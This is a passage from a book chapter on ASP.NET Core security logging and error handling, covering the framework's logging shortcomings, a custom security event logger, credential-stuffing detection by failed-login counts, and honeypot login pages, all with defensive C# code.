I started the chapter with a discussion on how to use parameterized queries to prevent SQL injection attacks and then moved into different methods to make that happen. I then discussed some little-known features in Entity Framework that can be used to make your context-specific easier to write. I ended with quick overviews of database security and safely querying non-SQL data stores.

In the next chapter, I'll discuss how to properly set up logging and error handling in your website. Proper error handling is relatively easy. Proper logging for security is much less so. I'll dive into why, and how to fix it.

CHAPTER 9

Logging and Error Handling

It's possible, maybe even likely, that you will want to skip this chapter. After all, logging by itself doesn't protect data, prevent intrusion, or anything else most developers think of when they think of "security." But think of it another way – realistically, how many of you would even know if a hacker stole credentials via a SQL injection vulnerability in your login page, as described earlier in the book?

As proof of this, caches of passwords that are available to ethical security personnel (like the one at `https://haveibeenpwned.com`) have *billions* of passwords. And if you follow Troy Hunt, the owner of haveibeenpwned.com, you'll notice that many of the caches of passwords he finds come from websites whose owners have no idea that they've been hacked. And of course, there are many more passwords from many more hacked sites available to unethical hackers on the dark Web. It's almost certain that your username and passwords for multiple sites are available to purchase.

Figures for the amount of time it takes to detect a breach vary, but some estimates are as high as hundreds of days.[1] And in many cases, security breaches aren't discovered until third-party auditors look at logs. How many websites for smaller companies aren't audited? How many websites don't have much logging at all?

Hackers want to avoid detection, and they count on the fact that most websites don't notice if someone tries to break in. Good logging can help solve this problem. ASP.NET Core has an improved logging mechanism, but unfortunately it doesn't really solve our problem. To see why, let's dig in.

[1] `www.itgovernanceusa.com/blog/how-long-does-it-take-to-detect-a-cyber-attack`

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_9

New Logging in ASP.NET Core

With the new version of ASP.NET, not only do we get a new logging-specific service, but there is quite a bit of logging already implemented in the framework itself. There is one fundamental problem for us when we're thinking about security: the improved logging was built with debugging, not security, in mind. To see why this is true, you first need to understand how the current logging service works. When you want to log information, you use the ILogger interface. You can see it in Listing 9-1.

Listing 9-1. The ILogger interface

```
public interface ILogger
{
  void Log<TState>(LogLevel logLevel, EventId eventId,
    TState state, Exception exception,
    Func<TState, Exception, string> formatter);
  bool IsEnabled(LogLevel logLevel);
  IDisposable BeginScope<TState>(TState state);
}
```

If you were to implement this interface, you would need to implement the Log method to write to your data store, typically a flat file or database. Let's skip the implementation of this method here, since you should be able to do this already. In the meantime, let's assume that the logger is able to save your data safely and look an example of how this is used by taking another look at the code-behind for the default login page.

Listing 9-2. Logging calls from the default login page

```
internal class LoginModel<TUser> : LoginModel where TUser : class
{
  private readonly SignInManager<TUser> _signInManager;
  private readonly ILogger<LoginModel> _logger;

  public LoginModel(SignInManager<TUser> signInManager,
    ILogger<LoginModel> logger)
  {
    _signInManager = signInManager;
    _logger = logger;
  }
```

```
public override async Task OnGetAsync(
  string returnUrl = null)
{
  //Not important for us right now
}

public override async Task<IActionResult> OnPostAsync(
  string returnUrl = null)
{
  returnUrl = returnUrl ?? Url.Content("~/");

  if (ModelState.IsValid)
  {
    var result = await _signInManager.PasswordSignInAsync(
      Input.Email, Input.Password, Input.RememberMe,
      lockoutOnFailure: false);
    if (result.Succeeded)
    {
      _logger.LogInformation("User logged in.");
      return LocalRedirect(returnUrl);
    }
    if (result.RequiresTwoFactor)
    {
      return RedirectToPage("./LoginWith2fa",
        new { ReturnUrl = returnUrl,
              RememberMe = Input.RememberMe });
    }
    if (result.IsLockedOut)
    {
      _logger.LogWarning("User account locked out.");
      return RedirectToPage("./Lockout");
    }
    else
    {
      ModelState.AddModelError(string.Empty,
        "Invalid login attempt.");
```

```
            return Page();
          }
        }

        // If we got this far, something failed, redisplay form
        return Page();
      }
    }
```

You can see in Listing 9-2 the `ILogger` instance being passed in the constructor via the dependency injection framework. You can also see two places where the logger is used. The first is if the system is able to validate the user's password, `LogInformation()` is called with a message, "User logged in." Next, if the system discovers that the user is locked out, `LogWarning()` is called with a message, "User account locked out."

There are two things to point out here. First, the ASP.NET team provided several extension methods to make using the logging functionality easier. While you only need to *implement* the `Log()` method, you can call several easier-to-understand methods. The second item is that the logging mechanism doesn't just write everything logged to a file (or console, database, or whatever your data store is), it can differentiate between something that is merely informational vs. something that merits attention. In this case, we can log either a Warning or Information, but there are several others available in the `LogLevel` enumeration. You can use this enumeration directly, or use them via the extension methods. Here they are, ordered from least to most important:[2]

- **Trace (0)**: Typically used for logging items that are only needed for debugging. Example: logging the value of variables during the processing of a method. This level is turned off by default.
- **Debug (1)**: Typically used for logging items that are needed for debugging, but not as detailed as Trace. Example: logging a method call with parameter values.
- **Information (2)**: Used to track miscellaneous information. Example: tracking how long a request takes.

[2] https://docs.microsoft.com/en-us/aspnet/core/fundamentals/logging/?view=aspnetcore-3.1

- **Warning (3)**: Typically used for unexpected events that may or may not cause problems elsewhere. Example: looking for a configuration value, but a default value is available.
- **Error (4)**: Typically used for problems in the system that don't cause the app to crash. Example: a necessary value in the URL query string is missing so the user is shown an error message.
- **Critical (5)**: Used for non-recoverable errors. Example: a database with user login information is inaccessible.

The idea behind these log levels is that you can categorize errors by their severity, and only look at the severities that you care about in a particular time and place. For instance, for normal debugging, you may only care about items that are "Information" and higher. If you're debugging a particularly difficult problem, you may want to look at "Debug" and "Trace" items as well. In production, if you're only logging items that a system administrator needs to look at, you may only log "Critical" messages, or possibly include "Error" messages. If you have a more robust monitoring system, you may also include the "Warning" messages in your production logs as well.

Changing your minimum log level is fairly straightforward, assuming you implemented your `ILogger` interface correctly, you only need to change a setting in your appsettings.config file as seen in Listing 9-3.

Listing 9-3. Logging section of appsettings.config

```
{
  "Logging": {
    "LogLevel": {
      "Default": "Warning"
    }
  }
}
```

As mentioned earlier, implementing logging is as simple as creating a class that implements the `ILogger` interface and then adding it as a service in Startup.cs.

Where ASP.NET Core Logging Falls Short

As mentioned earlier, the logging mechanism is fairly well thought out and built well if you're a developer and want to know whether your code is functioning properly. It is not so good at catching potential hackers, however. To see why, let's look at the logging helper methods for CSRF token matching. The code that we need to look at from the ASP.NET framework will use `LoggerMessage.Define()` extensively, so let's look at that first in Listing 9-4.

Listing 9-4. Source for LoggerMessage.Define()

```
public static Action<ILogger, Exception> Define(
  LogLevel logLevel, EventId eventId, string formatString)
{
  var formatter = CreateLogValuesFormatter(formatString,
    expectedNamedParameterCount: 0);

  return (logger, exception) =>
  {
    if (logger.IsEnabled(logLevel))
    {
      logger.Log(logLevel, eventId, new LogValues(formatter),
        exception, LogValues.Callback);
    }
  };
}
```

This is just a wrapper around `logger.Log()`, but the most important thing to see here is that the second parameter integer is an Event ID. Now Listing 9-5 contains the code that defines the messages that the ASP.NET framework will log related to CSRF token matching.

Listing 9-5. Source for AntiforgeryLoggerExtensions()

```
static AntiforgeryLoggerExtensions()
{
  _validationFailed = LoggerMessage.Define<string>(
    LogLevel.Warning,
    1,
```

```
    "Antiforgery validation failed with message ↲
      '{Message}'.");
  _validated = LoggerMessage.Define(
    LogLevel.Debug,
    2,
    "Antiforgery successfully validated a request.");
  _missingCookieToken = LoggerMessage.Define<string>(
    LogLevel.Warning,
    3,
    "The required antiforgery cookie '{CookieName}' is not ↲
      present.");
  _missingRequestToken = LoggerMessage.Define<string, string>(
    LogLevel.Warning,
    4,
    "The required antiforgery request token was not provided ↲
      in either form field '{FormFieldName}' "
      + "or header '{HeaderName}'.");
  _newCookieToken = LoggerMessage.Define(
    LogLevel.Debug,
    5,
    "A new antiforgery cookie token was created.");
  _reusedCookieToken = LoggerMessage.Define(
    LogLevel.Debug,
    6,
    "An antiforgery cookie token was reused.");
  _tokenDeserializeException = LoggerMessage.Define(
    LogLevel.Error,
    7,
    "An exception was thrown while deserializing the token.");
  _responseCacheHeadersOverridenToNoCache =
    LoggerMessage.Define(
      LogLevel.Warning,
      8,
      "The 'Cache-Control' and 'Pragma' headers have been↲
        overridden and set to 'no-cache, no-store' and " +
```

```
        "'no-cache' respectively to prevent caching of this↲
        response. Any response that uses antiforgery " +
        "should not be cached.");
  _failedToDeserialzeTokens = LoggerMessage.Define(
    LogLevel.Debug,
    9,
    "Failed to deserialize antiforgery tokens.");
}
```

At first glance, this code looks reasonable. After all, signs that the token is being tampered with, such as a missing cookie, missing token, and reused token, are all logged. But there are problems from a security perspective. The most obvious that can be seen without digging further into code is that the Event IDs start with 1. It would be hard to programmatically differentiate Event IDs from different modules with the same numbering pattern, such as the messages from model binding. While it's possible that I just happened to stumble upon the class that had the only event with an ID of 1, it's unlikely. To verify this, let's dive into a few of the methods in another logging extension class.

Listing 9-6. Model binding logger extension methods

```
static MvcCoreLoggerExtensions()
{
  _actionExecuting = LoggerMessage.Define<string, string>(
    LogLevel.Information,
    1,
    "Route matched with {RouteData}. Executing action↲
      {ActionName}");

  _actionExecuted = LoggerMessage.Define<string, double>(
    LogLevel.Information,
    2,
    "Executed action {ActionName} in↲
      {ElapsedMilliseconds}ms");

  _pageExecuting = LoggerMessage.Define<string, string>(
    LogLevel.Information,
    3,
```

```
    "Route matched with {RouteData}. Executing page↲
      {PageName}");

  _pageExecuted = LoggerMessage.Define<string, double>(
    LogLevel.Information,
    4,
    "Executed page {PageName} in {ElapsedMilliseconds}ms");

  _challengeResultExecuting = LoggerMessage.Define<string[]>(
    LogLevel.Information,
    1,
    "Executing ChallengeResult with authentication schemes↲
      ({Schemes}).");

  _contentResultExecuting = LoggerMessage.Define<string>(
    LogLevel.Information,
    1,
    "Executing ContentResult with HTTP Response ContentType↲
      of {ContentType}");

  //Additional messages truncated
}
```

You'll notice in Listing 9-6 that the Event IDs are reused, but confusingly the Event ID of "1" was reused several times just in this one class. We can't use these to reliably distinguish one event type from another for security detection purposes.

Another problem is that the log levels aren't appropriate for security. For instance, if the token is missing, the code is logged at a "Warning" level. A missing token could certainly happen during a CSRF attack, so logging such a request is important. It is much more serious, however, than overriding the cache headers, which is also set to "Warning". To prove that, here is the code that calls the overridden cache headers warning.

Listing 9-7. CSRF Cache header warning

```
protected virtual void SetDoNotCacheHeaders(
  HttpContext httpContext)
{
  LogCacheHeaderOverrideWarning(httpContext.Response);
```

```
  httpContext.Response.Headers[HeaderNames.CacheControl] =↲
    "no-cache, no-store";
  httpContext.Response.Headers[HeaderNames.Pragma] =↲
    "no-cache";
}

private void LogCacheHeaderOverrideWarning(HttpResponse response)
{
  var logWarning = false;
  CacheControlHeaderValue cacheControlHeaderValue;
  if (CacheControlHeaderValue.TryParse(↲
    response.Headers[HeaderNames.CacheControl].ToString(),↲
    out cacheControlHeaderValue))
  {
    if (!cacheControlHeaderValue.NoCache)
    {
      logWarning = true;
    }
  }

  var pragmaHeader = response.Headers[HeaderNames.Pragma];
  if (!logWarning
    && !string.IsNullOrEmpty(pragmaHeader)
    && string.Compare(pragmaHeader, "no-cache", ↲
      ignoreCase: true) != 0)
  {
    logWarning = true;
  }

  if (logWarning)
  {
    _logger.ResponseCacheHeadersOverridenToNoCache();
  }
}
```

You can see in Listing 9-7 that ASP.NET Core appropriately changes the headers so anti-CSRF tokens are not cached, but warns the developer about changing the headers.

While it is appropriate to tell the developer that their headers are being changed, a security person parsing the logs is going to see items that might be a sign of a genuine security concern (i.e., missing tokens) barely indistinguishable from items that are simply noise in a production system (i.e., headers changing to a safer value).

Unfortunately, this is not an isolated case. The framework is filled with examples of logging from a developer's perspective, not a security perspective. As another example, here is the code for matching query string values.

Listing 9-8. Matching a query string request item to a model variable

```
public Task BindModelAsync(ModelBindingContext bindingContext)
{
  if (bindingContext == null)
  {
    throw new ArgumentNullException(nameof(bindingContext));
  }

  var valueProviderResult =
    bindingContext.ValueProvider.GetValue(
      bindingContext.ModelName);
  if (valueProviderResult == ValueProviderResult.None)
  {
    _logger.FoundNoValueInRequest(bindingContext);

    // no entry
    _logger.DoneAttemptingToBindModel(bindingContext);
    return Task.CompletedTask;
  }

  _logger.AttemptingToBindModel(bindingContext);

  bindingContext.ModelState.SetModelValue(↲
    bindingContext.ModelName, valueProviderResult);

  try
  {
    var value = valueProviderResult.FirstValue;
```

```
    object model;
    if (bindingContext.ModelType == typeof(string))
    {
      if (bindingContext.ModelMetadata.↲
        ConvertEmptyStringToNull &&
          string.IsNullOrWhiteSpace(value))
      {
        model = null;
      }
      else
      {
        model = value;
      }
    }
    else if (string.IsNullOrWhiteSpace(value))
    {
      model = null;
    }
    else
    {
      model = _typeConverter.ConvertFrom(
        context: null,
        culture: valueProviderResult.Culture,
        value: value);
    }

    CheckModel(bindingContext, valueProviderResult, model);

    _logger.DoneAttemptingToBindModel(bindingContext);
    return Task.CompletedTask;
  }
  catch (Exception exception)
  {
    var isFormatException = exception is FormatException;
```

```
    if (!isFormatException && ↲
      exception.InnerException != null)
    {
      exception = ExceptionDispatchInfo.Capture(
        exception.InnerException).SourceException;
    }

    bindingContext.ModelState.TryAddModelError(
      bindingContext.ModelName,
      exception,
      bindingContext.ModelMetadata);

    return Task.CompletedTask;
  }
}
```

In Listing 9-8, the framework tries to convert the request value to the variable type. If this fails, the exception is caught and a model error is added instead. A data type mismatch could be a mistake, which would make simply adding a model error appropriate, but it could also be someone sending malicious data to attempt to breach the system.

Logging and Compliance

As if this weren't enough, to be compliant with some standards, such as HIPAA or PCI, you also need to be logging information such as who accessed what information, and when. The idea behind this type of logging is being able to prove that your users are only accessing the data that they need to in order to do their jobs. For instance, if an employee wishes to pull your data out of your system and sell it on the black market, they could try to pull a small percentage of the data each day to avoid notice. With typical logging, the attacker will indeed avoid notice. But instead if you log every time an employee accesses sensitive data, you can detect and stop the activity from happening, or at least determine who accessed the data after the fact.

Here again, choosing a log level for this type of logging is nearly impossible. You're probably only logging Critical (and possibly Error) level logs, but someone accessing data as a part of their job is certainly neither Critical nor an Error. If you log this as Information, it won't show up in your logs unless you log other Information-level items, which will pollute your log with mostly useless information.

Building a Better System

Ok, it should be pretty obvious by now that the current system doesn't work. But what does? Unfortunately, the software industry doesn't seem to have a good solution. One possible start is the logging portion of the ESAPI (Enterprise Security API) interface maintained by OWASP.[3] In addition to the typical debugging levels, this interface also defines six levels of security events:

- **EVENT_FAILURE**: A non-security event that failed.
- **EVENT_SUCCESS**: A non-security event that succeeded.
- **EVENT_UNSPECIFIED**: A non-security event that is neither a success nor failure.
- **SECURITY_AUDIT**: A security event kept for auditing purposes, such as keeping track of which users access what data.
- **SECURITY_FAILURE**: A security event that has failed, such as a missing CSRF token.
- **SECURITY_SUCCESS**: A security event that has succeeded, such as when a user logs in successfully.

This is progress – we can now easily differentiate between failed vs. successful events, such as failed vs. successful logins, and actual events vs. mere audits, such as a login attempt vs. logging a user query. We're still not differentiating between a somewhat serious failure, though, such as a missing CSRF token vs. a normal security failure, as with a failed login. Parsing through the logs won't be easy. Adding the debug info won't be of much help, since as we've seen, debug levels don't necessarily match up with security levels. Instead, I would use the following security levels:

- **SECURITY_CRITICAL**: A security event that is certain or near certain to be a sign of an attack.
- **SECURITY_ERROR**: An error in the system of unspecified origin.

[3] https://owasp.org/www-project-enterprise-security-api/

- **SECURITY_WARNING**: A problem that could indicate an attack or could be a simple error, such as a query string parameter in the wrong format.
- **SECURITY_INFO**: An event that is expected under normal circumstances but could indicate a problem if repeated, such as a failed login.
- **SECURITY_AUDIT**: An event that is used purely for auditing purposes.
- **SECURITY_SUCCESS**: A security event that succeeded, like a successful login. This is important because we need to know where hackers may have gotten through.
- **SECURITY_NA**: An event that can be ignored by the security log, such as trace logs for debugging.

Such levels could be added to the existing log framework by adding one parameter. When in production, all levels (aside from `SECURITY_NA`) would be saved, regardless of whether the debug event was. This way, security events can be easily parsed for analysis and reporting.

Why Are We Logging *Potential* Security Events?

Before I get too much further, I suspect there are skeptics out there that aren't sure why we're logging suspicious security events. After all, shouldn't we keep log space small and only log items that are clearly security concerns? There are two problems to this:

- As mentioned earlier, any good hacker is going to want to avoid detection. To this end, they will disguise their attacks as much as possible. Logging everything suspicious, then looking for patterns, is really the only way to detect some behaviors.
- Users will do all sorts of things to your system that look suspicious but are essentially harmless. As just one of many examples, most of us have changed query strings on various websites to try to get around limitations. Most hackers start their careers by attempting SQL injection or XSS attacks against websites, but don't intend to do harm. It's usually the *pattern* of bad behavior that we care about, not any one incident.

Better Logging in Action

Here's what a better logging framework would look like if we built one from scratch. First, we need to store the following pieces of information:

- **Security Level**: The numerical equivalent of SECURITY_CRITICAL, SECURITY_ERROR, etc.
- **Event ID**: A unique number that can help us report on the same or similar events by event type.
- **Logged-In User ID**: If present, we should know which user performed the action.
- **Request IP Address**: The IP address of the incoming request.
- **Request Port**: The port of the computer where the request is coming from.
- **Date Created**: The date the event occurred.
- **User Agent**: The user agent sent by the browser.
- **Request Path**: The path the incoming request was attempting to access.
- **Request Query**: The query string of the incoming request.
- **Additional Info**: A field to store any additional information, like additional information about the event or a stack trace for errors.

Next, we need to create a service that the website can consume. Ideally, we'd have a service that could be used instead of the current logging framework from a development perspective, but work in tandem with it from an implementation perspective so we can continue taking advantage of the logging that exists within the ASP.NET Core source. My ideal call for such a service would look like Listing 9-9.

Listing 9-9. Ideal call to a security logger

```
_logger.Log(LogLevel.Information,
            SecurityEvent.Authentication.LOGIN_SUCCESSFUL,
            "User logged in");
```

I'll break this down:

- The `LogLevel.Information` is there to allow us to continue using the existing debug logs for development without forcing developers to make two separate calls.
- By nesting the `LOGIN_SUCCESSFUL` object within `SecurityEvent.Authentication`, we can store information about the event (such as level and Event ID), eliminating the need for developers to know those details and to allow options to show up in intellisense.
- The last string parameter isn't particularly useful here for the security logger, because as you'll see in a moment, the information is stored in the event itself already. But we'll include it here for the debug logging.

Let's dig into how the code is built to allow us to call `SecurityEvent.Authentication.LOGIN_SUCCESSFUL` in Listing 9-10.

Listing 9-10. SecurityEvent hierarchy

```
public class SecurityEvent
{
  public class Authentication
  {
    public static SecurityEventType LOGIN_SUCCESSFUL↲
      { get; } = new SecurityEventType(1200,↲
        SecurityEventType.SecurityLevel.SECURITY_SUCCESS);
    public static SecurityEventType LOGOUT_SUCCESSFUL↲
      { get; } = new SecurityEventType(1201,↲
        SecurityEventType.SecurityLevel.SECURITY_SUCCESS);
    public static SecurityEventType PASSWORD_MISMATCH↲
      { get; } = new SecurityEventType(1202,↲
        SecurityEventType.SecurityLevel.SECURITY_INFO);
    public static SecurityEventType USER_LOCKED_OUT↲
      { get; } = new SecurityEventType(1203,↲
        SecurityEventType.SecurityLevel.SECURITY_WARNING);
    public static SecurityEventType USER_NOT_FOUND↲
      { get; } = new SecurityEventType(1204,↲
        SecurityEventType.SecurityLevel.SECURITY_WARNING);
```

```
    public static SecurityEventType ↲
      LOGIN_SUCCESS_2FA_REQUIRED↲
      { get; } = new SecurityEventType(1210,↲
        SecurityEventType.SecurityLevel.SECURITY_INFO);

    //More authentication event types here
  }

  //Other classes with other event types here
}
```

To make it easy to find objects in intellisense, I've nested an `Authentication` class within the `SecurityEvent` class, making any authentication-related objects easy to find. Then each individual event is a `static` object, again to make these easy to find with intellisense. Each object, an implementation of a new `SecurityEventType` object (which we'll explore in Listing 9-11), contains an Event ID that should be unique for that individual event, and a security level which indicates how serious that event is.

The `SecurityEventType` object is pretty straightforward, but I'll include it here for the sake of completeness.

Listing 9-11. The SecurityEventType object

```
public class SecurityEventType
{
  public enum SecurityLevel
  {
    SECURITY_NA = 1,
    SECURITY_SUCCESS = 2,
    SECURITY_AUDIT = 3,
    SECURITY_INFO = 4,
    SECURITY_WARNING = 5,
    SECURITY_ERROR = 6,
    SECURITY_CRITICAL = 7
  }

  public int EventId { get; private set; }
  public SecurityLevel EventLevel { get; private set; }
```

```
  public SecurityEventType(int eventId,
    SecurityLevel eventLevel)
  {
    EventId = eventId;
    EventLevel = eventLevel;
  }
}
```

This is pretty straightforward, as is the interface itself. So, let's dive into the implementation itself.

Listing 9-12. The SecurityLogger implementation

```
public class SecurityLogger : ISecurityLogger
{
  private readonly ApplicationDbContext _dbContext;
  private readonly ILogger _debugLogger;
  private readonly HttpContext _httpContext;
  private readonly UserManager<IdentityUser> _userManager;

  //Constructor if you don't have debug logger
  public SecurityLogger(ApplicationDbContext dbContext,
    IHttpContextAccessor httpAccessor,
    UserManager<IdentityUser> userManager)
      : this(dbContext, null, httpAccessor, userManager)
  {
  }

  public SecurityLogger(ApplicationDbContext dbContext,
    ILogger debugLogger, IHttpContextAccessor httpAccessor,
    UserManager<IdentityUser> userManager)
  {
    _dbContext = dbContext;
    _debugLogger = debugLogger;
    _httpContext = httpAccessor.HttpContext;
    _userManager = userManager;
  }
```

```
public void LogEvent(LogLevel debugLevel,
  SecurityEventType securityEvent, string message)
{
  var newEvent = new SecurityEventLog();

  newEvent.SecurityLevel = (int)securityEvent.EventLevel;
  newEvent.EventId = securityEvent.EventId;

  if (_httpContext.User != null)
  {
    newEvent.LoggedInUserId = _httpContext.User.Claims.↲
      SingleOrDefault(c => c.Type ==
        ClaimTypes.NameIdentifier)?.Value;
  }

  newEvent.RequestIpaddress = _httpContext.Connection.↲
    RemoteIpAddress.ToString();
  newEvent.RequestPort = _httpContext.Connection.RemotePort;
  newEvent.RequestPath = _httpContext.Request.Path;
  newEvent.RequestQuery = _httpContext.Request.QueryString.↲
    ToString();

  string userAgent = !_httpContext.Request.Headers.
    ContainsKey("User-Agent") ? "" :
      _httpContext.Request.Headers["User-Agent"]
        .ToString();

  if (userAgent.Length > 1000)
    userAgent = userAgent.Substring(0, 1000);

  newEvent.UserAgent = userAgent;
  newEvent.CreatedDateTime = DateTime.UtcNow;
  newEvent.AdditionalInfo = message;

  _dbContext.SecurityEventLog.Add(newEvent);
  _dbContext.SaveChanges();
```

```
    //Code that calls the debug framework
    //if the _debugLogger is not null
    //should go here
  }
}
```

As an ASP.NET developer already, most of the code in Listing 9-12 should feel already familiar to you. You could change the code so it runs asynchronously to make it run faster, but otherwise just scan the code so you know where to get various pieces of information.

With that in place, you can now call the logger, as in Listing 9-9, and automatically include any and all information needed for logging that event in a single line of code.

Security Logging for Framework Events

The first examples I gave in this chapter of inadequate logging all came from the framework itself. The next question you should be asking is: what would it take to start logging the events from within the framework into your own security logging?

Unfortunately, the answer is "not much." You could implement your own version of `ILogger` that listens for events that come from the framework itself and then log security events based on what is passed in, but doing this well would be a monumental task. You've seen how inconsistent these logs are, so sorting everything out would take months' worth of work. Even worse, this code would break every upgrade. Until the ASP.NET development team gets its act together, you're probably stuck not logging these issues.

PII and Logging

One of the things you need to watch out for when logging is that PII or other sensitive information *never* gets stored in your logs. It would be a terrible thing if you go through the trouble to encrypt your PII and store it elsewhere, only to find that the information is leaked anyway because this information appeared it the logs and they were stolen.

Note The biggest technology companies can make this mistake, too. In 2018, Twitter announced that it had discovered that passwords were stored in plaintext in their logs, and that everyone should update their passwords immediately.[4] Twitter found and fixed its own error. Will you?

Using Logging in Your Active Defenses

Logging information for forensic purposes is certainly important for figuring out what happened if a breach occurred. Real-time logging can also help you detect attacks as they occur in real time if you have the proper monitoring in place. But what if you could detect and stop attackers in real time, with the help of your logging? The easiest way to do this is via a Web Application Firewall, but since that is more of a hosting tool than a development tool, I'll not dive into that here. We can, however, use our new logging framework for this purpose, too. To demonstrate how this could work, I'll use this framework to help prevent credential stuffing attacks.

Blocking Credential Stuffing with Logging

To stop credential stuffing attacks, you need to detect and block source IPs that are causing unusually high numbers of failed logins. First, let's log failed logins from our custom `SignInManager`.

Listing 9-13. SignInManager with extra logging

```
public class CustomSignInManager : SignInManager<IdentityUser>
{
  ISecurityLogger _securityLogger;
  IHasher _hasher;

  public CustomSignInManager(
    //Other services removed for brevity
    ISecurityLogger securityLogger,
```

[4] www.zdnet.com/article/twitter-says-bug-exposed-passwords-in-plaintext/

```
  IHasher hasher) : //call to base constructor removed
  {
    _securityLogger = securityLogger;
    _hasher = hasher;
  }

  public override async Task<SignInResult>
    PasswordSignInAsync(string userName, string password,
      bool isPersistent, bool lockoutOnFailure)
  {
    var user = await UserManager.FindByNameAsync(userName);

    if (user == null)
  {
    var hashedUserName = _hasher.CreateHash(
      userName, BaseCryptographyItem.HashAlgorithm.SHA512);
    _securityLogger.LogEvent(LogLevel.Debug,
      SecurityEvent.Authentication.USER_NOT_FOUND,
      $"Login failed because username not found: ↲
        {hashedUserName}");

    //Remaining code removed for brevity
  }
}

public override async Task<SignInResult>
  CheckPasswordSignInAsync(IdentityUser user,
    string password, bool lockoutOnFailure)
{
  //Checks removed for brevity
  if (await UserManager.CheckPasswordAsync(user, password))
  {
    //Code removed for brevity
  }
```

```
    else if (user != null)
    {
      _securityLogger.LogEvent(LogLevel.Debug,
        SecurityEvent.Authentication.PASSWORD_MISMATCH,
          "Login failed because password didn't match");
    }

    //Remaining code removed
  }
}
```

Let's take a closer look at the code in Listing 9-13. In `PasswordSignInAsync`, we're hashing the username and including it in the message. This may seem odd, but the reason we need the username at all is so we know the number of *distinct* usernames our potential attacker is trying, and the reason we hash the usernames is that we don't want to store PII (even if you changed the default, many users will still use their email address as their username) in plaintext.

`CheckPasswordSignInAsync` has a check in that we only log the `PASSWORD_MISMATCH` event if the user is not null. This may seem odd, but recall we changed the code so null users *can* get to this point so we can reduce the amount of information leakage from our login process. To avoid logging both a `USER_NOT_FOUND` event and a `PASSWORD_MISMATCH` event for the same failed login, we need to check for a null user here since a null user would also have a `PASSWORD_MISMATCH`. Unfortunately, the code is a bit awkward, but to rewrite it so it makes more sense would require a significant refactoring that would make upgrading to a new version of the .NET framework (which presumably would have an upgraded version of the `SignInManager`) more difficult.

Finally, we need to use this information to prevent users who have sent too many failed requests from even attempting another login. We can do this by adding a check to the login page itself. Here's one way you could do this.

Listing 9-14. Login code-behind that uses logging info to block suspicious users

```
[AllowAnonymous]
public class LoginModel : PageModel
{
  private readonly UserManager<IdentityUser> _userManager;
  private readonly SignInManager<IdentityUser> _signInManager;
```

```
private readonly ISecurityLogger _logger;
private readonly ApplicationDbContext _dbContext;

public LoginModel(SignInManager<IdentityUser> signInManager,
  ISecurityLogger logger,
  UserManager<IdentityUser> userManager,
  ApplicationDbContext dbContext)
{
  _userManager = userManager;
  _signInManager = signInManager;
  _logger = logger;
  _dbContext = dbContext;
}

//Properties and classes removed

//OnGetAsync not changed so it is removed here

public async Task<IActionResult> OnPostAsync(
  string returnUrl = null)
{
  if (!CanAccessPage())
    return RedirectToPage("./Lockout");

  //Remainder of the code remains untouched
}

private bool CanAccessPage()
{
  var sourceIp = HttpContext.Connection.RemoteIpAddress.↲
    ToString();

  var failedUsername = _dbContext.SecurityEventLog.Where(↲
    l =>
      l.CreatedDateTime > DateTime.UtcNow.AddDays(-1) &&
      l.RequestIpaddress == sourceIp &&
      l.EventId == SecurityEvent.Authentication.↲
        USER_NOT_FOUND.EventId)
    .Select(l => l.AdditionalInfo)
```

```
        .Distinct()
        .Count();

    var failedPassword = _dbContext.SecurityEventLog.Count(↲
      l =>
        l.CreatedDateTime > DateTime.UtcNow.AddDays(-1) &&
        l.RequestIpaddress == sourceIp &&
        l.EventId == SecurityEvent.Authentication.
          PASSWORD_MISMATCH.EventId);

    if (failedUsername >= 5 || failedPassword >= 20)
      return false;
    else
      return true;
  }
}
```

The most interesting code in Listing 9-14 is found in the `CanAccessPage` method, which has two checks:

- Check the number of distinct usernames from failed login attempts that came from a particular IP address within the last 24 hours. If five or more, return false (which sends the user to the lockout page).
- Check the number of times a user from a particular IP address tried to log in and their password didn't match. If 20 or more, return false (which sends the user to the lockout page).

There are a number of improvements that could be made here, of course, from making these counts configurable or placing the checks within a service, but I'm sure that you get the idea. We should be able to use our logging info to keep our application safer in real time.

Caution If you're building a website that targets business users, you will need to raise these limits, probably significantly. Many businesses have their employees' computers hidden behind a NAT gateway that causes all traffic from that network to come from a single IP. With such a gateway, locking out one user from that network would lock out everyone.

Of course, now that you've started using the logging in this way, you should find many places to use it to protect your website. One example is using this approach to help block malicious users from creating accounts in an attempt to find real ones via the registration page. I won't get into how to do so here, but this is another place that will need to be changed if you're going to stop credential stuffing.

Honeypots

In Chapter 2, I talked about using honeypots, fake resources intended to entice attackers into attempting to attack a perfectly safe location, to detect malicious activity without putting yourself at risk of harm. Now that you have some logging in place, it's time to put that idea into action.

One easy and straightforward place to put a honeypot is in a fake login page that is in an easily guessable location but has no direct links (so hackers will find it but users won't). "wp-login.php" would be a good location, as would "/Identity/Account/Login" (assuming you move your real login page). This page would look like a real login page, but instead of attempting to log a user in when the form is submitted, a security event should be recorded stating that someone attempted to use the fake login page. Then if too many of these occur, block the user from attempting to reach any page.

I won't show you how to do this because the approach isn't materially different from the page creation and security logging that you've already seen. But it would be worth showing how to create an attribute that prevents users from accessing pages if they've attempted too many logins on honeypot pages.

Listing 9-15. Attribute that can be used to block users with too many security events

```
public class BlockIfLockedOut : Attribute,
  IAuthorizationFilter
{
  public void OnAuthorization(
    AuthorizationFilterContext context)
  {
    var _dbContext = (ApplicationDbContext)context.↲
      HttpContext.RequestServices.GetService(typeof(↲
        ApplicationDbContext));
```

```
    var isLockedOut = //code to check for lockouts removed

    if (isLockedOut)
    {
      context.Result = new RedirectResult(↲
        lockoutOptions.LockedOutPage);
    }
  }
}
```

Most of the useful code is removed in Listing 9-15 for brevity, but it should be straightforward, and as always, a working example is available in the book's GitHub account located at https://github.com/Apress/adv-asp.net-core-3-security. But here are the highlights you need to know right now:

- Your attribute needs to inherit from `IAuthorizationFilter`, along with `Attribute`.
- You don't have a constructor to get services, but you can get all the services you need from `HttpContext.RequestServices.GetService`.
- If you detect a problem, you return a `RedirectResult` to some page that gives the user a generic error message.

Then to use this attribute, all you need to do is add the attribute to a class or method like you would with the `[Authorize]` attribute that we've used elsewhere in the book.

Proper Error Handling

As much as we want to avoid them, unexpected errors will pop up in our websites from time to time. Handling those errors properly is an important, and all-too-often overlooked, aspect of web security. Here again, simply using the defaults that a sample ASP.NET site gives you doesn't quite cut it. Luckily for us, with the changes we've made already, fixing the problem is relatively easy. First, let's look at the error configuration section in our `Startup` class as seen in Listing 9-16.

Listing 9-16. Error configuration in Startup.cs

```
